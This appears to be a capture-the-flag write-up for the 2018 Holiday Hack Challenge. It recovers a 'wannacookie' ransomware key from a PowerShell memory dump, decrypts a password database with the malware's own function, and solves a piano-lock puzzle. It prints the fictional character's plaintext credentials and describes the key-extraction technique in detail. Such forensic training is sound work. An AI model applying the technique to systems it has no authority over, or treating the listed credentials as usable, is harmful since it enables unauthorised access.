Size of $Pub_key_encrypted_Key

```
PS C:\Users\IEUser> $Pub_key_encrypted_Key.Length
512
```

Unpack forensics_artifacts.zip

https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip

```
C:\Users\IEUser\Downloads>"\Program Files (x86)\7-Zip\7z.exe" x .\forensic_
artifacts.zip

7-Zip 18.05 (x86) : Copyright (c) 1999-2018 Igor Pavlov : 2018-04-30

Scanning the drive for archives:
1 file, 123326040 bytes (118 MiB)

Extracting archive: .\forensic_artifacts.zip
--
Path = .\forensic_artifacts.zip
Type = zip
Physical Size = 123326040

Everything is Ok

Files: 2
Size:       427778607
Compressed: 123326040

C:\Users\IEUser\Downloads>dir
 Volume in drive C is Windows 81
 Volume Serial Number is FC92-3303

 Directory of C:\Users\IEUser\Downloads

01/06/2019  04:49 AM    <DIR>          .
01/06/2019  04:49 AM    <DIR>          ..
11/09/2018  07:25 AM            16,420 alabaster_passwords.elfdb.wannacookie
11/09/2018  07:50 AM       427,762,187 powershell.exe_181109_104716.dmp
               2 File(s)    427,778,607 bytes
               2 Dir(s)  23,314,780,160 bytes free
```

Use power_dump.py to process the memory dump

```
C:\Users\IEUser\Downloads>\Python27\python.exe .\power_dump.py
============================
 |  __ \
 | |__) |____      _____ _ __
 |  ___/ _ \ \ /\ / / _ \ '__|
 | |   | (_) \ V  V /  __/ |
 |_|   \___/ \_/\_/ \___|_|
 __                      __
 \ \         (   )      / /
  \ \_     (   ) (     _/ /
   \__\     ) _   )   /__/
      \\    ( \_     //
       `\ _(_\ \)__ /'
         (____\___))
  _____  _    _ __  __ _____
 |  __ \| |  | |  \/  |  __ \
 | |  | | |  | | \  / | |__) |
 | |  | | |  | | |\/| |  ___/
 | |__| | |__| | |  | | |
 |_____/ \____/|_|  |_|_|
Dumps PowerShell From Memory
============================
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 1

============ Load Dump Menu ================
COMMAND |     ARGUMENT        | Explanation
========|=====================|==============
ld      | /path/to/file.name  | load mem dump
ls      | ../directory/path   | list files
B       |                     | back to menu
============= Loaded File: =================

============================================
: ld powershell.exe_181109_104716.dmp
<SNIP>
```

Search for hex strings that match the length of “Key_hash”

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 40

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
=
COMMAND        |     ARGUMENT                | Explanation
===============|=============================|=================================
print          | print [all|num]             | print specific or all Variables
dump           | dump [all|num]              | dump specific or all Variables
contains       | contains [ascii_string]     | Variable Values must contain stri
ng
matches        | matches "[python_regex]"    | match python regex inside quotes
len            | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size

clear          | clear [all|num]             | clear all or specific filter num
================================================================================
: print
b0e59a5e0f00968856f22cff2d6226697535da5b
Variable Values #1 above ^
```

Search for hex strings that match the length of “$Pub_key_encrypted_Key”

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ================================
COMMAND         |     ARGUMENT                 | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain stri
ng
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size

clear           | clear [all|num]              | clear all or specific filter num
================================================================================
: print
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b
8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f
401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950
d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e3816
91dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8
b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7
d47681a77152563906a2c29c6d12f971
Variable Values #1 above ^
```

Create a PFX certificate


Import **servercrt.bin** into Windows certificate manager

Export the root CA to a file called **pubexport.cer**

Use openssl to combine pubexport.cer and serverkey.bin into a pfx certificate

$ **openssl pkcs12 -export -out certificate.pfx -inkey serverkey.bin -in pubexport.cer**

Import **certificate.pfx** into Windows certificate manager



Decrypt the PublicKeyEncryptedKey

```
$mycert = Get-ChildItem Cert:\LocalMachine\My | Where-Object {$_.Subject -like "*idgits*"}

$mypkek =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca0568
0d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c58
61139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abf
ffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e7
14b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976
f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971"

$TheBytes = $mycert.PrivateKey.Decrypt((H2B($mypkek)),$true)


PS C:\Users\IEUser> $TheBytes
251
207
193
33
145
93
153
204
32
163
211
213
216
79
131
8
```

If those are correct, the SHA1 should match the Key_hash found in memory

```
PS C:\Users\IEUser> Sha1 (B2H $TheBytes)
b0e59a5e0f00968856f22cff2d6226697535da5b    It matches!
```

Use functions from the malware to decrypt the alabaster_passwords.elfdb.wannacookie file

Initialize the $allcookies variable

```
PS C:\Users\IEUser> [array]$allcookies = $(Get-ChildItem -Path $($env:userprofile) -Recurse
-Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})

PS C:\Users\IEUser> $allcookies
C:\Users\IEUser\Downloads\alabaster_passwords.elfdb.wannacookie
```

Decrypt the file


```
PS C:\Users\IEUser> enc_dec $TheBytes $allcookies $false

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
6      Job6            BackgroundJob   Running       True            localhost            ...
```

File is decrypted and wannacookie extension is removed

```
C:\Users\IEUser\Downloads>dir alabaster_passwords.elfdb
 Volume in drive C is Windows 81
 Volume Serial Number is FC92-3303

 Directory of C:\Users\IEUser\Downloads

01/02/2019  12:33 PM            16,384 alabaster_passwords.elfdb
               1 File(s)         16,384 bytes
               0 Dir(s)  25,991,958,528 bytes free
```

Identify the file type using Linux file command

```
$ file alabaster_passwords.elfdb
alabaster_passwords.elfdb: SQLite 3.x database, last written using SQLite versio
n 3015002
```



	name	password	usedfor
	Filter	Filter	Filter
1	alabaster.snowball	CookiesR0cK!2!#	active directory
2	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Woootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

Alabaster's "vault" password is ED#ED#EED#EF#G#F#G#ABA#BA#B

Objective 9D: *Recover Alabaster's password as found in the the encrypted password vault.*

Piano Lock

Play Alabaster's "vault" password as notes on the piano

E D# E D# E E D# E F# G# F# G# A B A# B A# B

Three clues say to transpose to key of D

view-source:https://pianolock.kringlecastle.com/

```
  <img class="banner" id="banner" src='images/key-of-d-banner.png'
onMouseDown='this.style.visibility="hidden"'>
```

From: Alabaster Snowball
Really, it's Mozart. And it should be in the key of D, not E.

Email from Packalyzer:


Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.

Original tune is in key of E

E D# E D# E E D# E F# G# F# G# A B A# B A# B

Transposed to key of D (Each note down one whole step)

D C# D C# D D C# D E F# E F# G A G# A G# A



You have unlocked Santa's vault!

Objective 10 - Who Is Behind It All?

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan. mailto:SANSHolidayHackChallenge@counterhack.com

Answer: ***Santa***

Santa explains his plan when you gain access to his secret vault:

"You see, Hans and the soldiers work for ME. I had to test you. And you passed the test! I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers. I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised."

Me with Santa